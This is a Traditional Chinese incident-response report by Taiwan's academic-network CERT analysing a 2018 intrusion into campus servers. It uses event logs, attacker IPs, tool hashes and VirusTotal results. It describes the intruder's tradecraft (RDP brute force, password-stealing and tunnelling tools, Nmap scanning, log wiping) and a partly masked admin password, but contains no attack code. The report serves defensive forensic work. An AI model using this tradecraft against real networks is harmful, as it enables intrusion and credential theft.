校園伺服器主機群遭受駭客入侵攻擊事件分析報告

臺灣學術網路危機處理中心團隊(TACERT)製

2018 年 12 月

I. 事件簡介

1. 2018/11 初某學校通報該校公文系統疑似遭植入惡意程式，並且曾請資安公司檢測該公文系統主機，從資安公司的檢測報告得知在主機內有 1.asp 的一句話木馬與 l.log 可疑 dump 檔案，此兩個檔案建立時間皆為 2018/10/10，而且檔案擁有者皆為 DefaultAppPool。
2. 資安公司發現駭客使用來自日本 IP:54.250.25.212 於 2018/10/10 10:28 開始存取公文系統，並於 2018/10/10 10:29 透過 upload_resource.aspx 植入 1.asp 與 1.log 檔案。
3. 在報告中提到於 Event Log 發現 2018/10/10 當天有其他主機以 Administrator 帳號登入公文系統，但目前無證據指出為同一件資安事件。

   (1)2018/10/10 16:56 來源主機:140.X.X.237 使用 Administrator 以 RDP 方式成功登入。


   (2) 2018/10/10 16:56 來源主機 CC2011-1(IP: 140.X.X.237)使用 Administrator 以網芳連線方式成功登入。

   (3)2018/10/10 公文系統主機使用帳號 water 來嘗試連線 cluster1 主機與使用帳號 administrator 來嘗試連線 fintec 主機。
4. 為了解該主機被駭情形與駭客入侵手法，本中心進行實機鑑識。


II. 事件檢測


1. 首先，從公文系統主機(IP:140.X.X.239)的事件檢視紀錄發現:

   (1) 在 2018/10/10 11:04 開始陸續有來自校園 IP:140.X.X.237(主機名稱 CC2011-1)的網芳連線或 RDP 連線，其中 RDP 遠端桌面連線有 3 次皆以帳戶 Administrator 登入，可見駭客知道 Administrator 的密碼。



(2) 在 2018/10/10 有許多使用虛擬帳戶 DefaultAppPool 的網路服務之連線。






2. 檢視 IP:140.X.X.237 主機的資源回收桶，發現有 3 個在 2018/10/10 13:13 與 13:23 被刪除的檔案。


查看這 3 個檔案內容，得知下列資訊:

(1) ipc_pass.dic 疑似為一個 keylog 檔。



(2) ipc_user.dic 僅存放 administrator 在內容中。

(3) NTscan.txt 內容提到 IP:140.X.X.56 與系統管理者帳戶 water 的密碼，透過該資料可以得知駭客明確地知道帳戶 water 的密碼。



3. 校方告知該帳號 water 為該校系統管理員所用帳戶，該員管理多台校園伺服器，而且都使用同一帳戶 water 與使用同一組密碼 Rstxxxxxxxxx107。

4. 校方告知該員在 2018/10/10 國定假日當天未使用帳號登入該校任一系統，推測 2018/10/10 當天使用帳戶 water 登入主機的紀錄必定為駭客所為。

5. 查看 IP:140.X.X.237 主機之事件檢視器紀錄，發現 2018/10/31 以前的紀錄皆已被刪除，推測可能為駭客所為。

6. 檢視有使用 water 帳戶的 9 台伺服器的 EventLog，又因所用分析工具的數據與主機時間有 8 小時時差，故凡是該工具的數據圖示其時間皆須加 8 小時才是當時事件時間。

(1) IP:140.X.X.237 主機在 2018/10/10 10:54 被來自美國 IP:45.199.182.10 以使用者 water 的帳戶登入，進行 RDP 連線，連線期間曾經有來自台灣 IP:210.65.89.8 於 2018/10/10 14:27 使用 RDP 方式連線該主機。(註: 下圖時間需加 8 小時)

Generated	Message	Username
2018-10-10 02:54:46Z	遠端桌面服務: 工作階段登入成功:	NT AUTHORITY\SYSTEM
2018-10-10 02:54:47Z	遠端桌面服務: 工作階段登入成功: 使用者: CC2011-1\water 工作階段識別碼: 2 來源網路位址: 45.199.182.10	NT AUTHORITY\SYSTEM
2018-10-10 03:19:00Z		NT AUTHORITY\SYSTEM
2018-10-10 03:23:11Z		NT AUTHORITY\SYSTEM
2018-10-10 03:53:54Z		NT AUTHORITY\SYSTEM
2018-10-10 04:13:12Z	遠端桌面服務: 工作階段重新連線成功:	NT AUTHORITY\SYSTEM
2018-10-10 05:38:34Z	遠端桌面服務: 工作階段登出成功:	NT AUTHORITY\SYSTEM
2018-10-10 05:38:35Z	遠端桌面服務: 工作階段已中斷連線:	NT AUTHORITY\SYSTEM
2018-10-10 05:38:37Z	遠端桌面服務啟動失敗。相關的狀態碼是 0x800706ba。	NT AUTHORITY\SYSTEM
2018-10-10 05:54:41Z	遠端桌面服務: 工作階段登入成功:	NT AUTHORITY\SYSTEM
2018-10-10 05:54:41Z	遠端桌面服務: 收到殼層啟動通知:	NT AUTHORITY\SYSTEM
2018-10-10 06:25:27Z	遠端桌面服務: 工作階段已中斷連線:	NT AUTHORITY\SYSTEM


Generated	Message	Username
2018-10-10 06:27:54Z	遠端桌面服務: 工作階段重新連線成功:	NT AUTHORITY\SYSTEM
2018-10-10 06:50:44Z	遠端桌面服務: 工作階段重新連線成功: 使用者: CC2011-1\water 工作階段識別碼: 2 來源網路位址: 210.65.89.8	NT AUTHORITY\SYSTEM
2018-10-10 06:51:24Z		NT AUTHORITY\SYSTEM
2018-10-10 07:31:04Z		NT AUTHORITY\SYSTEM
2018-10-10 07:33:34Z		NT AUTHORITY\SYSTEM
2018-10-10 08:13:20Z	遠端桌面服務: 工作階段已中斷連線:	NT AUTHORITY\SYSTEM
2018-10-10 08:17:13Z	遠端桌面服務: 工作階段重新連線成功:	NT AUTHORITY\SYSTEM
2018-10-10 08:32:41Z	遠端桌面服務: 工作階段已中斷連線:	NT AUTHORITY\SYSTEM

(2) IP:140.X.X.237 主機在 2018/10/9 12:54 有許多不明來源的遠端登入失敗紀錄，疑似為駭客嘗試暴力破解密碼造成。(註: 下圖時間需加 8 小時)

Generated	Message	Us...	Source
2018-10-09 04:54:03Z	來自用戶端名稱 a-++- 的遠端工作階段已超過登入嘗試失敗的最大極限，工作階段因此被迫終止。		TermService
2018-10-09 04:54:28Z	來自用戶端名稱 a-++- 的遠端工作階段已超過登入嘗試失敗的最大極限，工作階段因此被迫終止。		TermService
2018-10-09 04:54:37Z	來自用戶端名稱 a-++- 的遠端工作階段已超過登入嘗試失敗的最大極限，工作階段因此被迫終止。		TermService
2018-10-09 04:54:46Z	來自用戶端名稱 a-++- 的遠端工作階段已超過登入嘗試失敗的最大極限，工作階段因此被迫終止。		TermService
2018-10-09 04:54:55Z	來自用戶端名稱 a-++- 的遠端工作階段已超過登入嘗試失敗的最大極限，工作階段因此被迫終止。		TermService
2018-10-09 04:55:04Z	來自用戶端名稱 a-++- 的遠端工作階段已超過登入嘗試失敗的最大極限，工作階段因此被迫終止。		TermService
2018-10-09 04:55:13Z	來自用戶端名稱 a-++- 的遠端工作階段已超過登入嘗試失敗的最大極限，工作階段因此被迫終止。		TermService
2018-10-09 04:55:22Z	來自用戶端名稱 a-++- 的遠端工作階段已超過登入嘗試失敗的最大極限，工作階段因此被迫終止。		TermService
2018-10-09 04:55:31Z	來自用戶端名稱 a-++- 的遠端工作階段已超過登入嘗試失敗的最大極限，工作階段因此被迫終止。		TermService
2018-10-09 04:55:40Z	來自用戶端名稱 a-++- 的遠端工作階段已超過登入嘗試失敗的最大極限，工作階段因此被迫終止。		TermService
2018-10-09 04:55:56Z	來自用戶端名稱 a-++- 的遠端工作階段已超過登入嘗試失敗的最大極限，工作階段因此被迫終止。		TermService
2018-10-09 04:56:07Z	來自用戶端名稱 a-++- 的遠端工作階段已超過登入嘗試失敗的最大極限，工作階段因此被迫終止。		TermService
2018-10-09 04:56:16Z	來自用戶端名稱 a-++- 的遠端工作階段已超過登入嘗試失敗的最大極限，工作階段因此被迫終止。		TermService
2018-10-09 04:56:25Z	來自用戶端名稱 a-++- 的遠端工作階段已超過登入嘗試失敗的最大極限，工作階段因此被迫終止。		TermService
2018-10-09 04:56:34Z	來自用戶端名稱 a-++- 的遠端工作階段已超過登入嘗試失敗的最大極限，工作階段因此被迫終止。		TermService
2018-10-09 04:56:43Z	來自用戶端名稱 a-++- 的遠端工作階段已超過登入嘗試失敗的最大極限，工作階段因此被迫終止。		TermService
2018-10-09 04:56:52Z	來自用戶端名稱 a-++- 的遠端工作階段已超過登入嘗試失敗的最大極限，工作階段因此被迫終止。		TermService
2018-10-09 04:57:00Z	來自用戶端名稱 a-++- 的遠端工作階段已超過登入嘗試失敗的最大極限，工作階段因此被迫終止。		TermService
2018-10-09 04:57:10Z	來自用戶端名稱 a-++- 的遠端工作階段已超過登入嘗試失敗的最大極限，工作階段因此被迫終止。		TermService
2018-10-09 04:57:18Z	來自用戶端名稱 a-++- 的遠端工作階段已超過登入嘗試失敗的最大極限，工作階段因此被迫終止。		TermService

(3) 駭客透過 IP:140.X.X.237 主機在 2018/10/10 使用網路或 RDP 方式依序連線登入下列主機:

IP:140.X.X.57、140.X.X.239、140.X.X.56、140.X.X.76、140.X.X.78、140.X.X.77、140.X.X.79，也在 2018/10/11 13:31 開始陸續使用 Nmap 掃描這些主機與 IP:140.X.X.238 主機。



(4) 匯整 IP:140.X.X.237 主機所連線 8 台主機的紀錄，發現有 3 台主機連線次數較高，各主機連線時間與連線次數統計如下表，建議檢視這些主機的資安防護措施是否存在。

IP	連線時間	次數
140.X.X.239	10/10 11:04、11:06、13:24、16:56 10/11 13:45(Nmap)	5
140.X.X.57	10/10 11:03、12:27、12:50、13:14、13:24、15:01、15:23 10/11 13:34(Nmap)、13:56	9
140.X.X.56	10/10 12:27、12:28、13:09、13:15、13:23、13:24、13:25、15:23 10/11 13:31(Nmap)、13:34(Nmap)、13:35(Nmap)	11
140.X.X.76	10/10 16:33、10/11 13:35(Nmap)	2
140.X.X.78	10/10 16:43、10/11 13:35(Nmap)	2
140.X.X.77	10/10 16:48、10/11 13:43(Nmap)	2
140.X.X.79	10/10 17:14、10/11 13:35(Nmap)、13:36(Nmap)	3
140.X.X.238	10/11 13:45(Nmap)、13:46(Nmap)	2

7. 檢視 IP:140.X.X.237 主機之瀏覽器歷史紀錄，發現駭客入侵該主機後，曾經訪問學校首頁與一些校內主機的網站，其中以 http://140.X.X.12 被駭客訪問的次數最多，此外駭客也下載與安裝 Nmap 軟體。(註:下圖時間需加 8 小時)


Visi...	URL	Last Visit Date
Re...	http://140.[redacted].12/phpMyAdmin/	2018-10-10 05:21:23Z
Un...	http://140.[redacted].12/phpMyAdmin/main.php?db=test&token=663506516978bb6835f5148d6ed67747	2018-10-10 05:21:29Z
Un...	http://140.[redacted].12/phpMyAdmin/main.php?db=test&token=663506516978bb6835f5148d6ed67747	2018-10-10 05:21:31Z
Un...	http://140.[redacted].12/phpMyAdmin/server_export.php?token=663506516978bb6835f5148d6ed67747	2018-10-10 05:21:59Z
Un...	http://140.[redacted].12/phpMyAdmin/main.php?token=663506516978bb6835f5148d6ed67747	2018-10-10 05:22:11Z
Un...	http://140.[redacted].12/phpMyAdmin/server_import.php?token=663506516978bb6835f5148d6ed67747	2018-10-10 05:22:17Z
Un...	http://140.[redacted].12/phpMyAdmin/server_sql.php?token=663506516978bb6835f5148d6ed67747	2018-10-10 05:22:21Z
Un...	http://140.[redacted].12/phpMyAdmin/server_sql.php?token=663506516978bb6835f5148d6ed67747&no_history=true	2018-10-10 05:22:32Z
Link	https://www.google.com/search?q=nmap&ie=utf-8&oe=utf-8	2018-10-10 06:29:30Z
Link	https://nmap.org/	2018-10-10 06:29:47Z
Link	https://nmap.org/download.html	2018-10-10 06:31:20Z
Ty...	https://nmap.org/download.html	2018-10-10 06:33:36Z
Ty...	http://[redacted]edu.tw/	2018-10-10 06:33:57Z
Link	http://[redacted]edu.tw/bin/home.php	2018-10-10 06:33:57Z

8. 檢視 IP:140.X.X.237 主機的 port 開啟狀況，發現該主機開啟 135、139、445 與 3389 等這些容易被駭客攻擊的 port，需檢視這些 port 是否有開啟之必要性。

9. 檢視 IP:140.X.X.237 主機的程式安裝內容，發現到駭客曾於 2018/10/10 安裝四個程式，其中 Nmap7.70 是一個開放原始碼的網路掃描與探測工具，可以讓網路管理者掃描整個子網域或主機的連接埠等，透過它駭客可以確認主機是否有開機，並且知道主機有開啟哪些連接埠。

名稱	發行者	安..	大小	版本
CrowdStrike Windows Sensor	CrowdStrike, Inc.	2018/11/16	50.6 MB	4.16.7903.0
7-Zip 18.05	Igor Pavlov	2018/11/12	3.66 MB	18.05
Mozilla Maintenance Service	Mozilla	2018/10/15	214 KB	47.0.2.6148
Mozilla Firefox 47.0.2 (x86 en-US)	Mozilla	2018/10/15	92.0 MB	47.0.2
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161	Microsoft Corporation	2018/10/10	600 KB	9.0.30729.6161
Microsoft Visual C++ 2013 Redistributable (x86) - 12.0.21005	Microsoft Corporation	2018/10/10	17.1 MB	12.0.21005.1
Npcap 0.99-r2	Nmap Project	2018/10/10		0.99-r2
Nmap 7.70	Nmap Project	2018/10/10		7.70
Microsoft .NET Framework 4.7.2 (繁體中文)	Microsoft Corporation	2018/9/13	2.93 MB	4.7.03062
Microsoft .NET Framework 4.7.2	Microsoft Corporation	2018/9/12	38.8 MB	4.7.03062

10. 在 IP:140.X.X.237 主機的桌面看到可疑程式 netpass.exe，查看內容發現該程式是在 2018/10/10 14:52 建立，推測為駭客入侵主機後所用工具，Netpass 是一個讓網路密碼復原的偵測工具，可被駭客用來竊取密碼用，為有名的駭客工具之一。




netpass.exe 經 virustotal 檢測其惡意比例為 26/67，有多家防毒軟體公司使用 HackTool、HTool、PSWTool 與 PasswordRevealer 等用字命名它，可以確定此程式為一個竊取密碼的工具。


SHA256:	de374c1b9a05c2203e66917202c42d11eac4368f635ccaaadf02346035e82562
檔案名稱:	netpass.exe
偵測率:	26 / 67
分析日期:	2018-11-16 07:58:49 UTC (0 分鐘 前)

防毒	結果	更新
AhnLab-V3	HackTool/Win32.NetPass.C1518282	20181115
Antiy-AVL	Trojan/Win32.SGeneric	20181116
CAT-QuickHeal	HackTool.Netpass	20181115
Jiangmin	PSWTool.NetPass.hb	20181116
McAfee	HTool-PassView	20181116
McAfee-GW-Edition	HTool-PassView	20181116
Microsoft	HackTool:Win32/Netpass	20181116
Symantec	PasswordRevealer	20181116
VIPRE	Nirsoft Password Recovery (not malicious)	20181116
Webroot	W32.Hacktool.Gen	20181116
ZoneAlarm by Check Point	not-a-virus:PSWTool.Win32.NetPass.czw	20181116

11. 查看 IP:140.X.X.237 主機之 C:\Windows 資料夾內容，發現程式 RegBootClean64.exe 在 2018/10/10 13:12 曾被執行，該程式為趨勢科技的註冊碼重新開機後清除程式，可刪除死的和損壞的註冊碼，推測駭客可能利用該工具清除主機內的註冊碼資訊。




12. 在 IP:140.X.X.237 主機的 C: \使用者\water\AppData\Local\VirtualStore 資料夾內，發現一個在 2018/10/10 15:14 建立的檔案 iisputlist.txt，查看檔案內容可以看到有許多區域網路 IP 與 445port，推測此為駭客掃描區域網路內各 IP 主機之 445 port 是否有開啟的紀錄。




13. 在 IP:140.X.X.237 主機上開啟遠端桌面連線軟體，發現該主機曾經連線多台區域網路中的主機，其中包含公文系統主機(IP:140.X.X.239)，建議查看這些主機是否有 water 帳戶與是否有駭客入侵現象。

14. 在 IP:140.X.X.237 主機之 C:\使用者\All Users 與 C:\ProgramData 這兩個資料夾內，發現四個可疑檔案同時出現在這兩個資料夾中，其中 NTscan.txt 即是前面所提到含有 water 帳號與密碼的檔案，分析這些檔案得知如下內容。



(1) ew.exe 經 Virustotal 檢測其惡意比例為 39/65，有多家防毒軟體公司以 HackTool 用字命名它，可見它為一個駭客工具。



防毒	結果	更新
Ad-Aware	Application.Hacktool.Earthworm.A	20181116
AegisLab	Hacktool.Win32.Earthworm.3!c	20181116
AhnLab-V3	HackTool/Win32.Earthworm.C2185399	20181115
Antiy-AVL	HackTool/Win32.Earthworm	20181116
Arcabit	Application.Hacktool.Earthworm.A	20181116
BitDefender	Application.Hacktool.Earthworm.A	20181116
Emsisoft	Application.Hacktool.Earthworm.A (B)	20181116

GData	Application.Hacktool.Earthworm.A	20181116
Ikarus	PUA.Hacktool.Earthworm	20181115
Jiangmin	HackTool.Earthworm.a	20181116
Kaspersky	HackTool.Win32.Earthworm.a	20181116
eScan	Application.Hacktool.Earthworm.A	20181116
Qihoo-360	Win32/Worm.Hacktool.97b	20181116
Tencent	Win32.Hacktool.Earthworm.Wwoa	20181116
Yandex	Riskware.HackTool!deJQi/Nieww	20181115
ZoneAlarm by Check Point	HackTool.Win32.Earthworm.a	20181116

(2) IISPutScanner.exe 經 Virustotal 檢測其惡意比例為 7/66，僅 7 家防毒軟體公司可以檢測出它的存在，而且有防毒軟體公司用 HTool 命名它，推測它應為一個駭客工具，而且該工具主要用來掃描主機是否存在 IIS 漏洞。


SHA256: cbf8f205a5e188a4628ebd5520eb89406aadfe65f0ec0707c25b4002995b75ed
檔案名稱: IISPutScanner.exe
偵測率: 7 / 66
分析日期: 2018-11-16 08:07:43 UTC (0 分鐘 前)

防毒	結果	更新
Cybereason	malicious.039952	20180225
Cylance	Unsafe	20181116
Cyren	W32/Trojan.GGCE-2927	20181116
Jiangmin	Variant.Graftor.dq	20181116
McAfee	Generic HTool.i	20181116
McAfee-GW-Edition	BehavesLike.Win32.Dropper.gc	20181116
NANO-Antivirus	Trojan.Win32.NSPI.dolbga	20181116

(3) Putty.exe 經 Virustotal 檢測其惡意比例為 0，事實上該工具是一個可以在 Windows 平台上進行 SSH 連線的免費軟體，本身非惡意程式，但是駭客可以使用它來對受害主機進行 SSH 連線。

